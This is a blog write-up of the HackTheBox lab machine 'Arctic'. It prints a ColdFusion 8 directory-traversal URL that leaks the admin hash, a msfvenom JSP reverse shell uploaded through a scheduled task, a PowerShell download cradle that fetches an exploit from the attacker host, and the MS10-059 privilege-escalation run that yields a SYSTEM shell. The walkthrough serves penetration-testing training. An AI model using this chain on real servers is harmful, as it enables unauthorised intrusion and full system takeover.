HackTheBox - Arctic Writeup

Posted on December 29, 2017


I did this box quite some time ago as it was one of the first ones I did when first starting HackTheBox. I recently helped out someone who was working on this box so I decided to reorganize my notes, as they were somewhat of a mess and restructure them for a proper writeup.

Initial Enumeration


First, let's start with a quick nmap scan.

```
root@kali:~/htb/arctic# nmap -sV 10.10.10.11

Nmap scan report for 10.10.10.11
Host is up (0.065s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  http    JRun Web Server
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Right off the bat port 8500 looks interesting. Let's have a look in the browser.



The administrator directory gives us a login for ColdFusion 8.




Exploitation

After a quick search online we find that ColdFusion 8 is vulnerable to directory traversal. ColdFusion 8 also stores the administrator hash locally in a file called password.properties. So we can grab the administrator hash using the directory traversal using the following URL:

`http://10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en`

And we get this output in the browser.




So we have a hash of `2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03`

Using hash-identifier we see the hash is most likely SHA-1.


```
root@kali:~/htb/arctic# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   -------------------------------------------------------------------------
 HASH: 2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03

Possible Hashs:
[+]  SHA-1
```

A quick Google search online yields the cracked password - `happyday`. Usually easiest to start here before firing up hashcat.

Inside of the login page there is an area that allows us to upload files via Scheduled Tasks under the Debugging & Logging Category.



The scheduled task setup gives you the ability to download a file from a webserver and save the output locally. Under Mappings, we can verify the CFIDE path, so we know where we can save a shell.



Active ColdFusion Mappings

Actions	Logical Path	Directory Path
	/CFIDE	C:\ColdFusion8\wwwroot\CFIDE
	/gateway	C:\ColdFusion8\gateway\cfc

At this point we need to generate a shell. We could upload a cfexec.cfm shell (located in /usr/share/webshells/cfm on Kali) to get command execution or we can get a full shell by uploading a JSP shell since ColdFusion will serve and run JSP files.

To generate a JSP shell, we use msfvenom and set our parameters accordingly.


```
root@kali:~/htb/arctic# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.10 LPORT=443 -f raw
Payload size: 1496 byte
```

Now that we have our shell created let's serve up the file from Kali using a python SimpleHTTPServer


```
root@kali:~/htb/arctic# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Inside the ColdFusion admin console we configure three parameters for the scheduled task.

- Set the URL to our webserver hosting the JSP shell
- Check the box for Save output to a file
- Set File to C:\ColdFusion8\wwwroot\CFIDE\shell.jsp



After submitting we run the task on demand under Actions, and we can see the 200 reponse on our python http server.



Fire up a netcat listener and we can now browse to our shell at `http://10.10.10.11:8500/CFIDE/shell.jsp`

```
root@kali:~/htb/arctic# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.11] 49212
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>whoami & hostname
whoami & hostname
arctic\tolis
arctic
```

And we can grab the user.txt flag on tolis' desktop.

Privilege Escalation

Tolis doesn't seem to be an administrator on the system so we will need to escalate. One of the first things I do for privilege escalation on Windows is grab system information, so that we can identify the OS and also see if its missing any patches.

```
C:\>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00477-001-0000421-84900
Original Install Date:     22/3/2017, 11:09:45
System Boot Time:          29/12/2017, 3:34:21
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2600 Mhz
                           [02]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2600 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 5/4/2016
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     1.024 MB
Available Physical Memory: 88 MB
Virtual Memory: Max Size:  2.048 MB
Virtual Memory: Available: 1.085 MB
Virtual Memory: In Use:    963 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```

From here we identify the box is running Server 2008 R2 and also has no patches installed according to the output under Hotfix(s). Great! Let's see what exploits we can find. From here you can either Google, use Exploit-DB, searchsploit, or for Windows I like to use something called Windows Exploit Suggester which makes life easy. I won't go into details on how to use it, check the github to see usage and what all you can feed into it.

After looking through the output I found a few privilege escalation exploits that could work. I settled on looking into MS10-059.

https://www.exploit-db.com/exploits/14610/

The Exploit-DB download only contained source files and no compiled exe. For whatever reason the exploit has an alias name of Chimichurri as referenced on Exploit-DB so I also searched by that and was able to find a compiled exe on Github here. Note that normally you want compile things yourself but I wasn't able to do so myself without installing a ton of stuff so I decided to forgo it. Based on the source code it looks like the exploit will send us a reverse shell by feeding our IP address and desired port as parameters.

Once again we setup a python http server on Kali and to download to our target a simple powershell script will do the trick.

```
C:\ColdFusion8>echo $webclient = New-Object System.Net.WebClient >>wget.ps1

C:\ColdFusion8>echo $url = "http://10.10.14.10/chimichurri.exe" >>wget.ps1

C:\ColdFusion8>echo $file = "exploit.exe" >>wget.ps1

C:\ColdFusion8>echo $webclient.DownloadFile($url,$file) >>wget.ps1

C:\ColdFusion8>powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wg
```

We verify the download, start a netcat listener, and run the exploit.

```
C:\ColdFusion8>exploit.exe 10.10.14.10 443

/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Changing registry
```

```
root@kali:~/htb/arctic# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.11] 49267
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8>whoami & hostname
whoami & hostname
nt authority\system
arctic
```

From here we're able to grab the root.txt flag on the Administrator desktop. Thanks for reading!

Tags: hackthebox